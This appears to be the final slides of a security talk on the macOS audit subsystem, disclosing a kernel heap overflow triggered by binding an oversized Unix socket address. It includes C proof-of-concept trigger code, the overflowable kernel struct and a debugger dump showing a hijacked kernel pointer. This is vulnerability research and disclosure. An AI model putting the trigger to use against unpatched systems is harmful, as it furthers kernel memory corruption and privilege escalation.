
//create socket
int unixSocket = socket(AF_UNIX,
                        SOCK_STREAM, 0);

//alloc/fill
char* addr = malloc(SOCKET_SIZE);
memset(addr, 0x41, SOCKET_SIZE);

//init
((struct sockaddr_un*)addr)
->sun_len = SOCKET_SIZE;
((struct sockaddr_un*)addr)
->sun_family = AF_UNIX;

//bind
// triggers audit
bind(unixSocket, addr, SOCKET_SIZE);
```

sockaddr > 128



kernel heap-overflow

EXPLOITATION?

heap-overflows can be tricky, but!



we control:


- 1 # of bytes copied
- 2 values of bytes copied

```
struct kaudit_record {  
    struct audit_record k_ar;  
  
    //below this, can be overflowed  
    void *k_u_data;  
    u_int k_u_len;  
    struct uthread *k_u_thread;  
    TAILQ_ENTRY(kaudit_record) k_q;  
};
```

←..... overflow


self-contained heap object

kernel heap



normal heap exploitation

kernel heap



self-contained corruption

EXPLOITATION?

tactical overflow to hijack pointer

```
[(lldb) x/100xb 0xffffffff801a4c26f8
0xffffffff801a4c26f8: 0xfa 0x01 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2700: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2708: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2710: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2718: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2720: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2728: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2730: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2738: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2740: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2748: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2750: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2758: 0x41 0x41 0x41 0x41
[(lldb) x/i $pc
-> 0xffffffff80063eb6da: 48 8b 00 movq    (%rax), %rax
[(lldb) reg read $rax
rax = 0x4141414141414141
```

└─ audit overflow;
kernel-mode pointer hijack

 **bug report**



apple heap exploitations

- └─ "Attacking the XNU Kernel in El Capitan" -luca todesco
- └─ "Hacking from iOS 8 to iOS 9" -team pangu
- └─ "Shooting the OS X El Capitan Kernel Like a Sniper" -liang chen/qidan he

30824217 **Exploitable Kernel Heap Overflow: sockaddr_un bcopy'd into sockaddr_storage**


State: Open

Rank: No Value

Product: macOS + SDK

CONCLUSION


wrapping this up




THE (OPENBSM) AUDIT SUBSYSTEM

good, bad, & the ugly



- 1   
- 2 user mode API
- 3 SIP 'compatible'



 silently patched (10.12.4 betas)

LIKE FREE TOOLS? and 0days & malware analysis?




support it :)
www.patreon.com/objective_see




 products  malware  blog  about

*"providing visibility
to the core"*




TaskExplorer



OverSight



KnockKnock



BlockBlock



KextViewr





RansomWhere?



Ostiaris

Contact Me



@patrickwardle



Objective-See

digita security



cybersecurity solutions for the macOS enterprise

CREDITS

mahalo :)



images

- `iconexperience.com`
- `wirdou.com/2012/02/04/is-that-bad-doctor`
- `http://pre04.deviantart.net/2aa3/th/pre/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg`



resources

- `opensource.apple.com`
- `newsxbook.com (*OS Internals)`